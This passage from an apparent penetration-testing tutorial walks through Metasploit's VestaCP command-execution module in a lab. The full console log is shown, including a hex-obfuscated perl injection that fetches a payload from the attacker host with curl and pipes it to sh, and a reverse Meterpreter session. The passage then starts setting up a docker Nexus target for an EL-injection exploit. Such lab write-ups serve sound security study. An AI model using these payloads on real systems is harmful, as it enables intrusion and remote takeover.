msf5 exploit(linux/http/vestacp_exec) > set srvhost 192.168.36.128
srvhost => 192.168.36.128
```

After all the options are set, execute the module as shown below.




```
msf5 exploit(linux/http/vestacp_exec) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.36.128:4444
[*] 192.168.36.150:8083 - Using URL: http://192.168.36.128:8080/lzvl9TuQ5ukszcq
[*] 192.168.36.150:8083 - Second payload download URI is http://192.168.36.128:808
0/lzvl9TuQ5ukszcq
msf5 exploit(linux/http/vestacp_exec) > [+] 192.168.36.150:21 - Successfully authe
nticated to the FTP service
```

The exploit module may take some time to get the meterpreter session. Have patience, late is not failure.



```
msf5 exploit(linux/http/vestacp_exec) > [+] 192.168.36.150:21 - Successfully authe
nticated to the FTP service
[+] 192.168.36.150:21 - The file with the payload in the file name has been succes
sfully uploaded.
[*] 192.168.36.150:8083 - Retrieving cookie and csrf token values
[+] 192.168.36.150:8083 - Cookie and CSRF token values successfully retrieved
[*] 192.168.36.150:8083 - Authenticating to HTTP Service with given credentials
[*] 192.168.36.150:8083 - Starting scheduled backup. Exploitation may take up to 5
 minutes.
[+] 192.168.36.150:8083 - Scheduled backup has been started !
[*] 192.168.36.150:8083 - It seems there is an active backup process ! Recheck aft
er 30 second. Zzzzzz...
[*] 192.168.36.150:8083 - It seems there is an active backup process ! Recheck aft
er 30 second. Zzzzzz...
[*] 192.168.36.150:8083 - It seems there is an active backup process ! Recheck aft
er 30 second. Zzzzzz...
[*] 192.168.36.150:8083 - It seems there is an active backup process ! Recheck aft
er 30 second. Zzzzzz...
[*] 192.168.36.150:8083 - It seems there is an active backup process ! Recheck aft
er 30 second. Zzzzzz...
[*] 192.168.36.150:8083 - It seems there is an active backup process ! Recheck aft
er 30 second. Zzzzzz...
[*] 192.168.36.150:8083 - It seems there is an active backup process ! Recheck aft
er 30 second. Zzzzzz...
[+] 192.168.36.150:8083 - First stage is executed ! Sending 2nd stage of the paylo
ad
[*] Sending stage (53755 bytes) to 192.168.36.150
[*] Meterpreter session 1 opened (192.168.36.128:4444 → 192.168.36.150:56766) at
2020-05-31 10:15:17 -0400
[+] 192.168.36.150:8083 - Payload appears to have executed in the background. Enjo
y the shells <3
[!] 192.168.36.150:8083 - This exploit may require manual cleanup of '/home/user2/
.a';$(perl${IFS}-e${IFS}'system(pack(qq,H114,,qq,6375726c202d73534c20687474703a2f2
f3139322e3136382e33362e3132383a383038302f6c7a766c3954755135756b737a6371207c207368,
))');'' on the target
[!] 192.168.36.150:8083 - This exploit may require manual cleanup of '/usr/local/v
esta/data/users/user2/backup.conf' on the target
```




```
msf5 exploit(linux/http/vestacp_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information  Connection
  --  ----  ----                     -----------  ----------
  1         meterpreter python/python             192.168.36.128:4444 → 192.168
.36.150:56766 (192.168.36.150)
```

## Nexus Repository Manager Injection RCE Module

**TARGET: Nexus <=3.21.1** **TYPE: Remote** **FIREWALL : Not Applicable**


Nexus is a repository manager just like Maven, APT and Go. This module exploits a Java expression Language (EL) injection vulnerability in Nexus upto the above mentioned versions. This vulnerability allows attackers to execute some remote code on the target.

Let's test this exploit module. For this, we will install a docker version of the target. The target 's version is 3.21.1.




```
hackercoolmagz@kali:~$ sudo docker run -d -p 8081:8081 —name nexus sonatype/nexus3:3
.21.1
[sudo] password for hackercoolmagz:
Unable to find image 'sonatype/nexus3:3.21.1' locally
3.21.1: Pulling from sonatype/nexus3
eae5d284042d: Pull complete
ff6f434a470a: Pull complete
e9af863226f9: Pull complete
9a5bca2ddc42: Pull complete
Digest: sha256:eebdec9e524b2dc3cbe665318cfa81ec85ee29184184540d2f19421ef0be3d60
Status: Downloaded newer image for sonatype/nexus3:3.21.1
47e7d78e79f33685072d2d97fdc8665776d3522770ae98a10b87d6710a0858b7
```

Once the docker is installed, we need to grab the administrator login password as shown. W-e will need this password to login.



```
hackercoolmagz@kali:~$ sudo docker exec nexus cat /nexus-data/admin.password
968dda4f-c467-41df-84ff-76d71b2555bchackercoolmagz@kali:~$ █
```

Once you have the password, open a browser and go to localhost port number 8081. Enter username and password when the login prompt pops up. The username is "admin".



Nexus Repository 3.23.0 is now available. This release includes Import for Raw and Maven formats (Pro Only), Nexus Intelligence via npm audit, and more. See the Release notes for more information. Download it now

How can Nexus Repository improve to help you save time each day?

Sign In


Your **admin** user password is located in **/nexus-data/admin.password** on the server.

admin

••••••••••••••••••••••••••••••••••••

Sign in Cancel

Click on "Next" to start the setup.



Nexus Repository 3.23.0 is now available. This release includes Import for Raw and Maven formats (Pro Only), Nexus Intelligence via npm audit, and more. See the Release notes for more information. Download it now

